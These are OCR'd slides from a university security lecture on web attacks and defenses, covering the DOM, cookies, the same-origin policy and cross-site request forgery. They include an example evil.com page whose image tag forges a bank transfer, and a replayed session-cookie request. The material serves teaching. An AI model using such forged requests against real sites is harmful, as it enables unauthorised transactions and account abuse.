Web Attacks & Defenses

CMSC 23200, Spring 2026, Lecture 12

David Cash and Grant Ho

University of Chicago
(Some slides adapted from Blasé Ur, Peyrin Kao, Vern Paxson, and Zakir Durumeric)

Logistics

- Midterm is next Tuesday (May 5) in class

Plant of the Day: Dorstenia Gigas

at Casa Cactus (North Side)

at Chicago Cactus & SucculentSociety Show

Mine

Outline


1. The Web: The Document-Object Model (DOM)
2. Web Cookies
3. Same Origin Policy (SOP)
4. Web Attack 1: CSRF
5. Web Attack 2: XSS
6. Web Attack 3: SQL Injection


Outline

1. **The Web: The Document-Object Model (DOM)**
2. Web Cookies
3. Same Origin Policy (SOP)
4. Web Attack 1: CSRF
5. Web Attack 2: XSS
6. Web Attack 3: SQL Injection

Sending Information to Web Sites

- Method 1: GET request with URL parameters






- Format: ? symbol followed key=value pairs, separated by &'s

Sending Information to Web Sites

- Method 2: POST request





```
POST / HTTP/1.1
{username: "Blase", password: "Dorstenia"}
```

bank.com

- Values are sent separately, not in query string (which is just "/" in this example)

Resources and the Document-Object Model (DOM)

- Webpages consist of *web resources* (documents, images, forms, etc)
- The Document-Object Model (DOM) is a data structure representation of a webpage




https://evil.com

```
<html>

    <img src="https://evil.com/img1.jpg"></img>

    <img src="http://evil.com/img2.jpg"></img>

    <img src="https://bank.com/img3.jpg"></img>

</html>
```

Resources and Web Origins

- Websites *can embed* (i.e., request) resources from any web origin
  - A web origin consists of *scheme*, *domain*, and *port*.
  - Example origin: `(http, bank.com, 80)`



Outline

1. The Web: The Document-Object Model (DOM)
2. **Web Cookies**
3. Same Origin Policy (SOP)
4. Web Attack 1: CSRF
5. Web Attack 2: XSS
6. Web Attack 3: SQL Injection

Cookies


- **Definition**: A *cookie* is a piece of data stored by browser at the request of a webpage
- A server creates a cookie using a **`Set-Cookie`** header in HTTP response
- Every cookie has a *scope* consisting of a *domain* and *path* that is computed when stored
  - Example: domain=bank.com, path=/index.html
  - Note that scopes are not web origins (...)
- When loading a webpage, browsers will send *all* cookies with a "matching" scope (policies vary)

Cookie Structure

- Cookies consist of one Name=Value pair with optional additional attributes:
  - Domain, Path, “Secure”, “HttpOnly”, …
- “Secure” cookies: only sent with HTTP**S** requests
  - Protects cookies for a network eavesdropper
- HttpOnly: makes cookies inaccessible via the DOM (inaccessible by any website’s code, e.g., Javascript)
  - Protects against malicious JS (e.g., 3rd party library)

Name= Value (e.g., sessionid=0x98afd98…)	
Domain	`cs.uchicago.edu`
Path	`/cmsc23200`
Secure	`True`
HttpOnly	`False`

Session Cookies for Authentication



Stolen Session Cookies

```
GET  /account  HTTP/1.1
cookies: [session: e82a7b92]
```

(Server looks up account associated with session cookie)

```
HTTP/1.0 200 OK
<html>Balance is $200</html>
```

e82a7b92

```
GET  /account  HTTP/1.1
cookies: [session: e82a7b92]
```

```
HTTP/1.0 200 OK
<html>Balance is $200</html>
```


With stolen session cookie, attacker is effectively “logged in” like real user!

Outline

1. The Web: The Document-Object Model (DOM)
2. Web Cookies
3. **Same Origin Policy (SOP)**
4. Web Attack 1: CSRF
5. Web Attack 2: XSS
6. Web Attack 3: SQL Injection

Same-Origin Policy (SOP)

- Resources can ask to interact
  - Example: HTML document uses javascript to read pixel of image
- Resources can only inspect resources from the *same origin*



Motivation for SOP

- Suppose evil.com embeds an iframe that loads bank.com
- Then suppose a script on evil.com tries to inspect iframe and learn user secrets (e.g. account info, session cookies, etc)
- SOP stops this: iframe origin does not match script origin

Outline

1. The Web: The Document-Object Model (DOM)
2. Web Cookies
3. Same Origin Policy (SOP)
4. **Web Attack 1: CSRF**
5. Web Attack 2: XSS
6. Web Attack 3: SQL Injection

Cross-Site Request Forgery (CSRF): Overview

- Attack Goal: Make a client browser perform an attacker-chosen action on another website

- Attack Method: Trick a user's browser to send an HTTP request (crafted by the attacker) to a target website

Cross-Site Request Forgery (CSRF): Setting

Attack Prerequisites / Success Conditions:

1. *Victim* is logged into *bank.com* (i.e., has active session cookie)


2. *bank.com* accepts GET and/or POST requests for actions

3. *Victim* loads and runs *attacker's* code in that same browser (e.g. visits *evil.com* or clicks a malicious link)

Simple CSRF Attack


https://evil.com

```
<html>
    <img src="https://bank.com/transfer?amount=100&to=Mallory">
</html>
```




(Server checks session cookie, performs action on behalf of user)

Alternative Simple CSRF Attack




user clicks



GET /transfer?amount=100&to=Mallory HTTP/1.1
Referer: evil.com
cookies: [session: e82a7b92]

(Server checks session cookie, performs action on behalf of user)

Malicious email



CSRF: Why Does This Work?

- Recall: Cookies for *bank.com* are automatically sent as HTTP headers with every HTTP request to *bank.com*
- Thus: *User* doesn't need to visit the site explicitly… attacker just needs *user* browser to send an HTTP request
- We say that the browser is a "confused deputy"

CSRF: Key Mitigations

Implemented by websites to protect their users

